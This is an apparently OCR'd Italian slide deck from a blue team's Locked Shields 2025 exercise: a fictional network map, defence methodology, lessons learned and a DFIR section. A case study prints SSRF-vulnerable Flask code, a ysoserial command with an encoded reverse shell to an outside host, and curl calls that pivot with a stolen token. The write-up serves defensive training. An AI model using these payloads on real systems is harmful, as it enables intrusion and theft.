mmp-baf
100.96.#.20/26
2a07:1182:#:10::20/64
adfs-baf
100.96.#.21/26
2a07:1182:#:10::21/64
hr
100.96.#.22/26
2a07:1182:#:10::22/64
atc
100.96.#.24/26
2a07:1182:#:10::24/64
passengers
100.96.#.26/26
2a07:1182:#:10::26/64
blog
100.96.#.30/26
2a07:1182:#:10::30/64
fiveg-baf-webui
100.96.#.31/26
2a07:1182:#:10::31/64
www-baf
100.96.#.32/26
2a07:1182:#:10::32/64
fiveg-baf-upf
100.96.#.33/26
2a07:1182:#:10::33/64
visitor
100.96.#.37/26
2a07:1182:#:10::37/64
fiveg-baf-amf
100.96.#.39/26
2a07:1182:#:10::39/64
devops
100.96.#.47/26
2a07:1182:#:10::47/64
cyberdev
100.96.#.48/26
2a07:1182:#:10:91e5:a79c:b58e:17ac/64
bastille
100.96.#.53/26
2a07:1182:#:10::50/64
crispy
100.96.#.57/26
2a07:1182:#:10:9767:e87a:96a5:ca69/64
flight
100.96.#.58/26
2a07:1182:#:10::58/64
entry
100.96.#.60/26
2a07:1182:#:10::60/64
Green Team
100.96.#.[61-62]
2a07:1182:#:10::[61-62]
fiveg-baf-sepp
100.96.#.10
2a07:1182:#:10::10
fiveg-baf-nssf
10.#.10.75/24
2a07:1182:#:18::75/64
fiveg-baf-pcf
10.#.10.76/24
2a07:1182:#:18::76/64
fiveg-baf-scp
10.#.10.77/24
2a07:1182:#:18::77/64
fiveg-baf-smf
10.#.10.79/24
2a07:1182:#:18::79/64
fiveg-baf-udm
10.#.10.80/24
2a07:1182:#:18::80/64
fiveg-baf-udr
10.#.10.81/24
2a07:1182:#:18::81/64
fiveg-baf-db
10.#.10.82/24
2a07:1182:#:18::82/64
Green Team
10.#.18.[250-254]
2a07:1182:#:18::[250-254]
Open5GS
BAF 5G RAN
10.#.9.0/26
2a07:1182:#:9::/64
Berylian Armed Forces
5G Radio Access Network
fiveg-baf-ue
10.#.9.[11-12]
2a07:1182:#:9::[11-12]
Green Team
10.#.9.[59-62]
2a07:1182:#:9::[59-62]
fiveg-baf-gnb
100.96.#.10
2a07:1182:#:9::10
paloalto
fw1-bar
100.96.1##.2
2a07:1182:#:1ffe::2
fw2-bar
100.96.1##.10
2a07:1182:#:1ffe::10
Garrenet Internet
LOCKED SHIELDS
aws
rtsgw
10.#.14.10
pfSense
fw1-bar
100.97.1##.2
2a07:1182:#:2ffe::2
fw2-bar
100.97.1##.3
2a07:1182:#:2ffe::3
SINET
100.100.2##.0/24
2a07:1182:100:2##::/64
Blue team VPN pool
BT SINET
100.100.#.0/26
2a07:1182:#:a100::/64
Green Team
100.100.#.[59-62]
2a07:1182:#:a100::[59-62]
ws3-m365
100.100.#.[11-13]
2a07:1182:#:a100::[11-13]
ws4-m365
100.100.#.[15-17]
2a07:1182:#:a100::[15-17]
BT MONITORING
100.101.2##.0/24
2a07:1182:#:6001::/64
Services for blue teams.
custom
100.101.2##.10
2a07:1182:#:6001::10
arkime
100.101.2##.101
2a07:1182:#:6001::101
BEG DMZ
100.97.#.0/26
2a07:1182:#:20::/64
Berylian Energy Group
Commercial Activities
ns1-beg
100.97.#.2/26
2a07:1182:#:20::2/64
ns2-beg
100.97.#.3/26
2a07:1182:#:20::3/64
mattermost
100.97.#.5/26
2a07:1182:#:20::5/64
mail-beg
100.97.#.6/26
2a07:1182:#:20::6/64
salviener-beg
100.97.#.10/26
2a07:1182:#:20::10/64
xroad-beg
100.97.#.14/26
2a07:1182:#:20::14/64
apim-prem
100.97.#.15
2a07:1182:#:20::15
ftp
100.97.#.[21-23]
2a07:1182:#:20:5c30:82a2:cc84:e35[6-8]
Green Team
100.97.#.[60-62]
2a07:1182:#:20::[60-62]
KUBERNETES
k8s
100.97.#.54
2a07:1182:#:20::54
K8S services:
mysql
postgres
registry
www-beg
sso
bulkube
misp
universe
self-service
inventory
owncloud
chatbot
universe-unibot
dashboard
renewable
BEG PGS PHY
10.#.17.0/25
2a07:1182:#:f17::/65
Berylian Energy Group
PGS physical devices
beg-pgs-plc
10.#.17.2
Green Team
10.#.17.[124-126]
2a07:1182:#:f17::[124-126]
beg-pgs-ews
10.#.17.5/25
2a07:1182:#:f17::5/65
BEG PLANT
10.#.23.0/24
2a07:1182:#:25::/64
Berylian Energy Group
SCADA Plant
Green Team
10.#.23.[250-254]
2a07:1182:#:25::[250-254]
beg-power-ews
10.#.23.50
2a07:1182:#:25::50
BEG SCADA
10.#.19.0/24
2a07:1182:#:23::/64
Berylian Energy Group
SCADA Power Grid
Green Team
10.#.19.[250-254]
2a07:1182:#:23::[250-254]
scada-sp2
10.#.19.5
2a07:1182:#:23::19:5
BEG INT
10.#.12.0/24
2a07:1182:#:12::/64
Berylian Energy Group
Commercial Activities
dc1-beg
10.#.12.2/24
2a07:1182:#:12::2/64
dc2-beg
10.#.12.3/24
2a07:1182:#:12::3/64
sql-beg
10.#.12.4/24
2a07:1182:#:12::4/64
beg-pgs-operator-workstation
10.#.12.5/24
2a07:1182:#:12::5/64
adcs-beg
10.#.12.18/24
2a07:1182:#:12::18/64
ws1-beg
10.#.12.[21-25]
2a07:1182:#:12::[21-25]
ws2-beg
10.#.12.[26-30]
2a07:1182:#:12::[26-2a]
ws3-beg
10.#.12.[31-35]
2a07:1182:#:12::[31-35]
ws4-beg
10.#.12.[36-40]
2a07:1182:#:12::[36-3a]
Green Team
10.#.12.[250-254]
2a07:1182:#:12::[250-254]
BEG SUBSTATION
10.#.22.0/24
2a07:1182:#:22::/64
Berylian Energy Group
SCADA Substation
beg-sps
10.#.22.15
beg-eds
10.#.22.16
beg-ews2-host
10.#.22.29
2a07:1182:#:22::29
Green Team
10.#.22.[200-254]
2a07:1182:#:22::[250-254]
beg-eng-ws
10.#.22.60/24
2a07:1182:#:22::60/64
Legend:
- your team number e.g. 1 for BT01
- your team number e.g. 01 for BT01

NOVITÀ TECNICHE E STRATEGICHE 2025

Intelligenza Artificiale (AI): Introduzione di sfide legate all'AI in tutti i track dell'esercitazione.

- *Uso avversario*.
- *Uso difensivo:* Piattaforme AI-enhanced per il rilevamento delle minacce.
- *Partner Esperti:* Coinvolgimento di aziende per fornire expertise sull'AI.

Quantum Computing: Inclusione di tematiche legate alla crittografia post-quantistica nel track strategico per preparare i leader alle future minacce.

Cloud Security: Aggiunta di un segmento cloud per testare le capacità di difesa in ambienti IaaS/PaaS.

Scoring Avanzato: Sistema di punteggio migliorato per fornire ai team un feedback più granulare e mirato sulle loro performance.

FATTORI CRITICI DI SUCCESSO E LEZIONI APPRESE

Comando e Controllo (C2): La capacità di mantenere una catena di comando chiara e un flusso di comunicazione efficace sotto stress è risultata decisiva.

Integrazione Tecnica-Strategica: I team che hanno ottenuto i punteggi migliori sono quelli che hanno integrato efficacemente le decisioni tecniche con le necessità strategiche, legali e di comunicazione.

Gestione delle Credenziali: Gli attacchi basati sul furto e l'abuso di credenziali si sono confermati tra i più efficaci e difficili da contrastare. La "cyber hygiene" è fondamentale.

Resilienza vs. Prevenzione: L'obiettivo non è solo prevenire ogni attacco, ma garantire la continuità operativa (resilienza) e la capacità di recupero rapido

WEB SECURITY & INVESTIGATION

Vincenzo Turturro

AREA OF RESPONSIBILITY (AOR)

Missione: Difendere l'intera infrastruttura web critica della nazione di Berylia. Non si tratta di singoli siti, ma di un ecosistema digitale nazionale.
Perimetro Operativo:

- **Zone Strategiche Multiple:** BAF (Forze Armate), BEG (Governo), BPS (Servizi Essenziali/Energia), SAT (Comunicazioni Satellitari).
- **Segmentazione di Rete Realistica:** Difesa simultanea di asset in `DMZ` (esposti) e `INT` (interni), con regole di ingaggio e flussi di traffico distinti.
- **Stack Tecnologico Eterogeneo:** Un mix complesso di applicazioni basate su PHP, Java, Python, Node.js, Go e svariati database (MySQL, PostgreSQL, Redis, MongoDB, SQLite).

OLTRE IL WEB

La nostra missione andava ben oltre la difesa di portali web. Le applicazioni sotto la nostra responsabilità erano l'interfaccia di controllo e gestione per **sistemi fisici reali**.
Interconnessione Critica (Esempi):

- **SCADA/ICS:** Web App per il monitoraggio di infrastrutture energetiche basate su **hardware Siemens reale**. Una vulnerabilità web poteva tradursi in un impatto sul mondo fisico.
- **5G CORE:** Gestione e configurazione di componenti della rete 5G tramite interfacce web.
- **SATCOM:** Portali per il controllo e la visualizzazione di dati provenienti da asset satellitari (`satviewer.baf`, `gsc0X.bps`).

Implicazione Strategica: La compromissione di un'applicazione web non era un semplice "defacement", ma un potenziale vettore d'attacco per paralizzare le infrastrutture critiche nazionali.

LA RAGNATELA DELLE DIPENDENZE

Locked Shields si è dimostrato essere l'antitesi di una CTF tradizionale. I servizi non erano isolati, ma formavano una fitta e fragile rete di interdipendenze.
Principio dell'Effetto a Cascata: La compromissione o l'indisponibilità di un singolo servizio "core" si propagava istantaneamente attraverso l'ecosistema.
Esempio Pratico:

1. Il servizio di Identity & Access Management `keycloak.xyz.13.xzy.org` fungeva da Single Sign-On (SSO) per decine di altre applicazioni governative e di servizio.
2. Un attacco DoS mirato o una vulnerabilità su `keycloak` rendeva immediatamente inaccessibili tutti i servizi dipendenti.
3. La difesa non poteva essere focalizzata sulla singola applicazione, ma doveva considerare l'intero albero delle dipendenze.

IL VANTAGGIO ASIMMETRICO DELL'AVVERSARIO

Abbiamo operato in uno scenario "worst-case" dove il Red Team partiva con un vantaggio strategico significativo.
Insider Knowledge: In qualità di creatori dei sistemi, il Red Team aveva una conoscenza completa e approfondita dell'architettura, delle tecnologie e delle vulnerabilità intrinseche di ogni applicazione.
Credenziali Pre-esistenti: All'inizio della battaglia ("start-ex"), il Red Team possedeva già le credenziali di default per la totalità dei servizi. Il cambio password immediato era la prima, critica linea di difesa.
Degrado Notturno dell'Ambiente: Durante le pause operative, il Red Team manteneva l'accesso (tramite C2) per:

- **Introdurre nuove vulnerabilità** nel codice sorgente.
- **Modificare le configurazioni** per indebolire le difese.
- **Piazzare backdoor** e rootkit.

THE TECHNOLOGICAL CAULDRON - ANATOMY OF THE STACK

Missione: Dominare un ambiente tecnologico volutamente frammentato, disegnato per massimizzare la complessità e nascondere le vulnerabilità.
Un Ecosistema Ibrido e Ostile: Non ci siamo confrontati con una stack standardizzata, ma con un vero e proprio "calderone" tecnologico che spaziava da soluzioni COTS (Commercial-Off-The-Shelf) a software completamente alieno.
Lo Spettro Tecnologico:

- **Framework Custom-Developed:** Abbiamo dovuto analizzare e difendere applicazioni basate su **framework proprietari creati dal Red Team**, spesso forniti come **binari compilati e offuscati**, senza accesso al codice sorgente. Questo ha reso l'analisi statica (SAST) impossibile, costringendoci a un approccio di "black-box testing" e analisi comportamentale in tempo reale.
- **Tecnologie Open Source:** Parallelamente, l'ambiente era ricco di software open source comune, che richiedeva patching e hardening immediati: Nginx, Apache, PHP, Python, Java, Go, ecc.
- **Orchestrazione e Containerizzazione:** La complessità era amplificata da un massiccio uso di tecnologie di containerizzazione, ognuna con le proprie specificità di sicurezza: **Kubernetes (k8s), Docker e persino Docker Swarm**.

THE TECHNOLOGICAL CAULDRON - ANATOMY OF THE STACK

Metriche Finali della Complessità (a fine esercitazione):

- **~900 Repository GitLab:** Ogni servizio, microservizio o componente aveva un proprio repository, creando un'enorme superficie di codice da gestire e difendere.
- **~200 Immagini Container:** Distribuite tra i registry di lockedshield di Kubernetes e Docker, ognuna rappresentava un potenziale punto di ingresso da analizzare e mettere in sicurezza.

Ogni servizio web poteva presentare più vulnerabilità, con alcuni che ne contavano fino a 50+, spaziando da quelle più banali a quelle estremamente complesse o quasi impossibili da individuare.

LA CADENZA OPERATIVA

Per affrontare una sfida così complessa, abbiamo adottato una metodologia operativa rigorosa e strutturata, divisa in fasi distinte.

FASI OPERATIVE:

1. **FAM (Familiarization):** 2 Giorni. Acquisizione della conoscenza situazionale. *"Non puoi difendere ciò che non conosci"*.
2. **DEVELOP (Development):** Periodo pre-esercizio. Preparazione degli strumenti e delle patch.
3. **PATCH (Deployment):** Giorno 0. Messa in sicurezza iniziale dell'ambiente.
4. **BATTLE (Live-Fire):** 2 Giorni. Difesa attiva, monitoraggio e risposta agli incidenti.

Questo approccio ci ha permesso di passare da uno stato di caos iniziale a una postura di difesa controllata e proattiva.

FASE 1 (FAM): COSTRUIRE LA GROUND TRUTH

- **Obiettivo:** Creare una baseline di conoscenza completa e affidabile in un ambiente volutamente ostile, sconosciuto e non documentato.
- **SOP - INVESTIGATE (Primary Owner su ogni host):**
  1. **Discover Services:** `netstat -tulnap`, `systemctl list-unit-files --state=enabled`, `ps fuxaw`.
  2. **Map Web Servers:** Analisi delle configurazioni in `/etc/nginx/`, `/etc/apache2/` per identificare le root delle applicazioni.
  3. **Inspect Databases:** Login, enumerazione di utenti e database, dump completo di tutti gli schemi.
  4. **Code & Config Discovery:** Ispezione delle directory comuni (`/srv`, `/var/www`, etc.) e confronto con l'output dell'Investigator Tool.

FASE 1 (FAM): PREPARARE L'ARSENALE

- **Obiettivo:** Utilizzare la "ground truth" per preparare le nostre difese prima ancora dell'inizio della battaglia.
- **SOP - PREPARE:**
  1. **Static Analysis (SAST):** Esecuzione di `Semgrep` sul codice sorgente backuppato per identificare vulnerabilità note e debolezze strutturali.
  2. **Dependency Mapping (CDN):** Scansione del codice alla ricerca di dipendenze esterne (`code.xyz.org`) per creare una copia locale sicura sul nostro CDN server.
  3. **Password Automation:** Sviluppo di script per automatizzare il cambio di tutte le credenziali "Admin" e la loro pubblicazione sul portale "Expo" tramite API (fondamentale per i checker di punteggio).
  4. **Initial WAF Policy:** Sviluppo di una bozza di policy per il WAF basata sulle tecnologie e le vulnerabilità identificate.

LA DOTTRINA ANSIBLE - RESILIENCE-AS-A-SERVICE

Problema Strategico: Come contrastare un avversario persistente che degrada l'ambiente 24/7? La difesa statica è destinata a fallire.
Soluzione: Trattare l'infrastruttura come "bestiame" e non come "animali domestici" (Cattle not Pets). L'automazione con **Ansible** è stata la nostra pietra angolare strategica.
Casi d'Uso:

1. **Ripristino Totale Mattutino:** Ogni mattina, playbook Ansible ripristinavano l'intero ambiente da snapshot pulite, applicando le nostre configurazioni di hardening e le patch, annullando di fatto tutto il lavoro notturno del Red Team.
2. **Ripristino Parziale ("Respawn"):** Durante la battaglia, se un host veniva compromesso irrimediabilmente, potevamo isolarlo, ripristinarlo da snapshot e riconfigurarlo in pochi minuti, garantendo massima disponibilità.

GIT-DRIVEN DEFENCE - UN APPROCCIO DEVSECOPS

- La gestione delle patch e delle configurazioni è stata centralizzata su GitLab, adottando un approccio Infrastructure-as-Code.
- **Branching Strategy:**
  - `main` **branch:** Conteneva la baseline "pulita" del codice, come trovata durante la fase FAM.
  - **Personal branches**: Ogni operatore sviluppava e testava le proprie patch in un branch isolato.
  - `patch` **branch:** Un branch di integrazione dove le patch venivano unite e testate prima del deploy automatico sugli host.
- **Vantaggi:**
  - **Controllo delle Versioni:** Capacità di tracciare ogni singola modifica e di effettuare rollback rapidi in caso di errori.
  - **Collaborazione:** Lavoro simultaneo di più operatori su basi di codice complesse.
  - **Automazione:** Integrazione con pipeline di deploy per una distribuzione rapida e controllata.

LO SCUDO IBRIDO - IL NOSTRO STACK DI DIFESA WEB

- Consapevoli che non esiste una "silver bullet", abbiamo implementato una strategia di difesa in profondità (Defence-in-Depth) a più livelli.
- **LAYER 1 - Broad Spectrum (COTS):**
  - **Tool:** `ModSecurity` Web Application Firewall.
  - **Missione:** Fornire una copertura di base e immediata contro le vulnerabilità più comuni e gli attacchi di tipo "scan-and-exploit".
- **LAYER 2 - Targeted Defence (Custom):**
  - **Tool:** WAF/Proxy custom-developed.
  - **Missione:** Implementare logiche di difesa mirate e flessibili:
    - **Signature-based:** Rilevamento di pattern specifici osservati negli attacchi del Red Team.
    - **Anomaly-based:** Identificazione di comportamenti anomali (es. analisi del contenuto dei pacchetti).
    - **Virtual Patching:** Blocco di exploit per vulnerabilità 0-day o non ancora patchate.

GIORNO 0 - LA PRIMA ONDATA DI PATCH

- **Obiettivo:** Ridurre la superficie d'attacco il più rapidamente possibile prima dell'inizio ufficiale della battaglia.
- **Azioni Coordinate:**
  1. **Password Change:** Esecuzione degli script per cambiare tutte le credenziali note e pubblicare le nuove via API su Expo. Questa è una corsa contro il tempo per battere i primi tentativi di login del Red Team.
  2. **WAF Deployment:** Attivazione delle policy core di ModSecurity e dei nostri proxy custom.
  3. **CDN Rewrite:** Attivazione delle regole di riscrittura per forzare l'uso delle dipendenze sicure dal nostro CDN server.
  4. **Source Code Deployment:** Merge dei branch personali nel branch `patch` e deploy automatico sugli host.
- **Sfida Critica:** Monitoraggio costante degli errori o check fail per revertire immediatamente le patch che introducevano instabilità.

FASE DI BATTAGLIA (GIORNI 1-2) - IL CICLO DI RISPOSTA

Una volta iniziata la battaglia, il team è entrato in un ciclo continuo di difesa attiva ad altissima intensità.
IL NOSTRO "BATTLE RHYTHM":

1. **DETECT:** Monitoraggio ossessivo di log, alert SIEM ed errori applicativi (es. errori Selenium da Expo).
2. **TRIAGE:** Il "Primary Owner" dell'host colpito analizza la criticità dell'evento. È un falso positivo? È un attacco in corso?
3. **RESPOND:** Implementazione della contromisura più adeguata:
   - Aggiunta di una regola WAF.
   - Deploy di una patch al codice o creazione di un proxy-on-the-run.
   - Blocco di un IP/subnet **(not doable)**.
   - Se la compromissione è totale: avvio della procedura di "respawn" via Ansible.
4. **VERIFY:** Test manuale o tramite checker per assicurarsi che la contromisura non abbia interrotto la funzionalità del servizio.
5. **REPEAT.**

CASO DI STUDIO 1 - LA CRISI DEL DNS

Uno degli eventi più semplici ha dimostrato come la sicurezza a livello di rete possa vanificare le difese applicative.

Kill Chain:

1. **Compromissione:** Il Red Team ha sfruttato una serie di CVE note su sistemi Linux per ottenere il controllo di un server DNS critico.
2. **Arma:** Hanno eseguito un attacco di **DNS Poisoning** su vasta scala.
3. **Impatto:**
    - Traffico legittimo dirottato verso server malevoli.
    - Iniezione di script malevoli (XSS) su decine di applicazioni contemporaneamente, bypassando i WAF perimetrali.
    - Trigger di attacchi CSRF e XS-Leak.
    - **Flag di "indisponibilità"** su quasi tutti i servizi, con un impatto devastante sul punteggio.

ANATOMY OF A COMPLEX ATTACK - THE "AI-GATEWAY" EXPLOIT CHAIN

FASE 1: Initial Foothold via SSRF in AI Service

- **Punto di Ingresso:** Un servizio web basato su Python (Flask) per l'orchestrazione di modelli AI.
- **Vulnerabilità:** Una funzione di "importazione modello da URL" non validava correttamente l'input, permettendo una Blind SSRF.

```python
from flask import Flask, request
import requests
app = Flask(__name__)


@app.route('/import_model')
def import_model():
    url = request.args.get('url')
    response = requests.get(url, timeout=5)
    return {"status": "Model imported", "http_code": response.status_code}
```

Azione del Red Team: Utilizzano la SSRF per mappare la rete interna.

```bash
# Il Red Team invia una richiesta al servizio web...
# ...che a sua volta contatta l'host interno sulla porta 8080.
# L'attaccante misura il tempo di risposta per capire se la porta è aperta.
curl "http://innovai.berylia.org/import_model?url=http://10.1.1.50:8080"
```

ANATOMY OF A COMPLEX ATTACK - THE "AI-GATEWAY" EXPLOIT CHAIN

FASE 2: Pivot via Deserializzazione Java In-Memory

- **Target Interno:** Un servizio di monitoraggio (RMM) legacy scritto in Java, scoperto tramite la SSRF.
- **Vulnerabilità:** L'endpoint API interno accettava oggetti Java serializzati e usava una libreria obsoleta (es. Apache Commons Collections) vulnerabile a RCE.
- **Azione del Red Team:**
  1. **Creano un payload malevolo** per eseguire una reverse shell.

```
# Uso di ysoserial per generare il payload
java -jar ysoserial.jar CommonsCollections5 \
'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xLjIuMy40LzQ0NDQgMD4mMQ==} \
|{base64,-d}|{bash,-i}' > payload.bin
```

  2. **Usano la SSRF come proxy** per inviare il payload all'endpoint RMM interno.

```
# Invio del payload binario tramite la SSRF del primo stadio
curl "http://innovai.berylia.org/import_model?url=http://10.1.1.50:8080/api/v1/agent/exec" \
--data-binary @payload.bin -H "Content-Type: application/x-java-serialized-object"
```

  3. L'API deserializza l'oggetto e il payload viene eseguito. Ottengono un **C2 (Command & Control)** all'interno del perimetro INT.

ANATOMY OF A COMPLEX ATTACK - THE "AI-GATEWAY" EXPLOIT CHAIN

FASE 3: Compromissione del Database e Furto di Credenziali

- **Posizione:** L'attaccante ora controlla il server RMM sulla rete interna.
- **Azione del Red Team:** Scansionando il filesystem del server compromesso, trovano un file di configurazione con credenziali in chiaro per un database critico.

```
# File trovato in /etc/rmm/datasource.properties
db.host=10.1.1.80
db.port=5432
db.name=prod_voting_db
# CREDENZIALI IN CHIARO!
db.user=svc_xroad_api
db.password=XRoadP@ssw0rd_2024!
```

- Si connettono al DB ed esfiltrano tabelle contenenti credenziali di servizio e token API usati da altre applicazioni.

ANATOMY OF A COMPLEX ATTACK - THE "AI-GATEWAY" EXPLOIT CHAIN

Colpo Finale - Compromissione del Gateway di Scambio Dati

- **Obiettivo Finale:** Il Central Server del sistema **X-Road**, componente vitale per lo scambio di dati governativi.
- **Vulnerabilità:** Sfruttamento della fiducia e delle credenziali rubate nella fase 3.
- **Azione del Red Team:**
  1. Tra le credenziali esfiltrate, trovano un token di servizio con privilegi elevati (`db.user=svc_xroad_api`).
  2. Dal server RMM compromesso, usano il token per autenticarsi all'API di amministrazione del server X-Road e registrare un "Security Server" malevolo sotto il loro controllo.

```
# Il Red Team, dal server RMM, invia una richiesta autenticata all'API del Central Server
curl -X POST "https://xroad-cs:4000/api/v1/security-servers" \
-H "Authorization: Bearer <TOKEN_RUBATO_DAL_DB>" \
-H "Content-Type: application/json" \
-d '{
      "server_code": "MALICIOUS-SS",
      "address": "1.2.3.4"
    }'
```

- **Impatto Strategico:** Controllando un componente centrale dell'infrastruttura X-Road, il Red Team è ora in grado di **intercettare, manipolare e bloccare tutto il traffico dati scambiato tra le agenzie governative**, causando il caos totale, l'indisponibilità di servizi critici e una massiccia violazione dei dati.

ANATOMIA DI UN'INTRUSIONE

Una tipica intrusione su un'applicazione web seguiva questo schema:

1. **Recon & Enumeration:** Scansioni per identificare versioni e vulnerabilità.
2. **Initial Access:** Sfruttamento di una vulnerabilità applicativa (es. SQL Injection, RCE su un CMS).
3. **Persistence:** Upload di una web shell (PHP/Python) per garantirsi un accesso stabile.
4. **Privilege Escalation:** Sfruttamento di vulnerabilità del kernel o configurazioni errate per passare da `www-data` a `root`.
5. **Lateral Movement:** Dalla DMZ, l'attaccante tentava di raggiungere la rete `INT` per colpire database e sistemi interni.
6. **Objectives:** Esfiltrazione di dati, installazione di C2, preparazione di attacchi futuri.

ANATOMIA DI UN'INTRUSIONE

1. **I Single Point of Failure sono il tuo incubo:** Servizi centralizzati come DNS e Identity Provider (Keycloak) sono gli obiettivi più paganti. La loro difesa e resilienza devono avere la massima priorità.
2. **Non puoi patchare più velocemente di quanto puoi ripristinare:** In un ambiente degradato attivamente, tentare di patchare manualmente ogni modifica è una battaglia persa. La resilienza basata su **Infrastructure-as-Code (Ansible)** è l'unica strategia vincente.
3. **Un WAF è un verbo, non un sostantivo:** Un WAF "installa e dimentica" è inutile. Richiede una messa a punto (tuning) costante, regole personalizzate e un operatore umano che lo adatti alle minacce osservate.
4. **La Ground Truth è tutto:** I primi due giorni di "FAM" sono stati l'investimento più importante dell'intera esercitazione. Senza quella conoscenza, avremmo operato alla cieca.


DIGITAL FORENSICS & INCIDENT RESPONSE

Marco Ferrara

DIGITAL FORENSICS & INCIDENT RESPONSE

INDICE

- CTF JEOPARDY
- TOOLS UTILIZZATI
- DEMO



DIGITAL FORENSICS & INCIDENT RESPONSE
CTF JEOPARDY LS2025

SIMULATION

- Cyberwar su scala globale
- Attacchi multi-vettore pre-STARTEX
- Minacce persistenti evolutive

CYBER & LEGAD & INTEL

- Capture The Flag DFIR
- Task cooperativi con il track legale e di intelligence
- Emulazione chain of custody reale

LIVE FORENSICS

- Due investigazioni forensi live complete
- Altri task su sistemi attivi, priorità alla velocità


DIGITAL FORENSICS & INCIDENT RESPONSE

TOOLS


exterro


FTK® Imager

MAGNET FORENSICS®



Cellebrite UFED






DIGITAL FORENSICS & INCIDENT RESPONSE
DEMO

Berylian Energy Group (BEG) è responsabile del funzionamento continuo del **sistema di depurazione delle acque reflue**.

Diversi dipendenti di BEG hanno segnalato **comportamenti anomali** dei propri computer.

BEG chiede il vostro aiuto per indagare su un possibile attacco informatico ai computer, sulla base degli **artefatti** forniti.



DIGITAL FORENSICS & INCIDENT RESPONSE
DEMO

ARTEFATTI

